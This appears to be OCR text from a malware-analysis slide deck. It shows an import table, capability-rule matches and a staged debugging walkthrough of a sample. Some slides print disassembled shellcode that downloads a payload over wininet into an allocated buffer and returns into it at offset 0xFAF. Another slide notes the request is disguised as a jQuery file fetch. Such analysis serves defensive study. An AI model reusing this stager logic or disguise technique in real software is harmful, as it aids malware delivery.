00417084		WriteConsoleW	KERNEL32
00417088		HeapAlloc	KERNEL32
0041708C		GetLastError	KERNEL32
00417090		HeapReAlloc	KERNEL32
00417094		GetStartupInfoA	KERNEL32
00417098		RaiseException	KERNEL32
0041709C		RtlUnwind	KERNEL32
004170A0		TerminateProcess	KERNEL32
004170A4		GetCurrentProcess	KERNEL32
004170A8		UnhandledExceptionFilter	KERNEL32
004170AC		SetUnhandledExceptionFilter	KERNEL32
004170B0		IsDebuggerPresent	KERNEL32
004170B4		HeapFree	KERNEL32
004170B8		DeleteCriticalSection	KERNEL32
004170BC		VirtualFree	KERNEL32
004170C0		VirtualAlloc	KERNEL32
004170C4		HeapCreate	KERNEL32
004170C8		GetModuleHandleW	KERNEL32
004170CC		Sleep	KERNEL32
004170D0		ExitProcess	KERNEL32
004170D4		WriteFile	KERNEL32

Rule Information	Address	Details
accept command line arguments		host-interaction/cli
check mutex		host-interaction/mutex
contains PDB path		executable/pe/pdb
extract resource via kernel32 functions		executable/resource
get disk information		host-interaction/hardware/storage
get geographical location		collection
link function at runtime (2 matches)		linking/runtime-linking
link many functions at runtime		linking/runtime-linking
query environment variable		host-interaction/environment-variable


Filling the buffer


Buffer completely filled


`VirtualAlloc`

HW,Write

End of loop









- After multiple `LoadLibrary` calls, a `VirtualAlloc` follows
- Set HW,Write **breakpoint** at the new allocated buffer


Analysis – Stage 4

- Jump to the new buffer takes place **immediately** after the end of the loop
  → **Shellcode execution**

```
E8        =        jmp 670005
03        =        add eax, edx
C2        =        ret C
E8        =        jmp 670005
```









Analysis – Stage 5

- Dump the PE-EXE
- Static analysis reveals, that there is one „main“ function, which is a **shellcode wrapper**
- Breakpoint on LoadLibrary shows, that wininet.dll is used during runtime
- **Additional Breakpoints on wininet functions**


  `InternetConnectA`
  `InternetOpenA`
  `InternetReadFile`
  `HttpOpenRequestA`
  `HttpSendRequestA`






Analysis – Stage 5


1) InternetConnectA




2) HttpOpenRequestA



3) HttpSendRequestA



Analysis – Stage 5




HTTP GET Request

The crafted request looks like a harmless HTTP GET Request to receive a JQuery Javascript file

Setting up a simple request with no additions, results in a blank answer…

To receive the .js file, reproducing the whole GET request including **HTTP Header** fields is required, e.g.:

Referer hxxp://code.jquery.com/



Analysis – Stage 5

4) VirtulAlloc

Response of the request is saved into a buffer


Size: 4MB


5) InternetReadFile

Buffer is filled in multiple chunks

Important offset 0xFAF stored in ECX register

```
push    40h ; '@'
push    1000h
push    400000h
push    edi
push    0E553A458h      ; VirtualAlloc
call    ebp
xchg    eax, ebx        ; New buffer in ebx
mov     ecx, 0FAFh      ; Offset FAF in ecx
add     ecx, ebx        ; Add Offset FAF to ebx (Buffer)
                        ;
                        ; = Buffer + FAF
push    ecx
push    ebx
mov     edi, esp



                        ; CODE XREF: sub_4010D7+251↓j
push    edi
push    2000h
push    ebx
push    esi
push    0E2899612h      ; InternetReadFile
call    ebp
test    eax, eax
jz      short loc_4012E8
mov     eax, [edi]
add     ebx, eax
test    eax, eax
jnz     short loc_40130F
pop     eax
retn                    ; Return to ret-address on the stack
                        ;
                        ; = ECX --> Buffer+FAF
```







Analysis – Stage 5


Breakpoint at the end of the loop
→ Buffer is filled completely

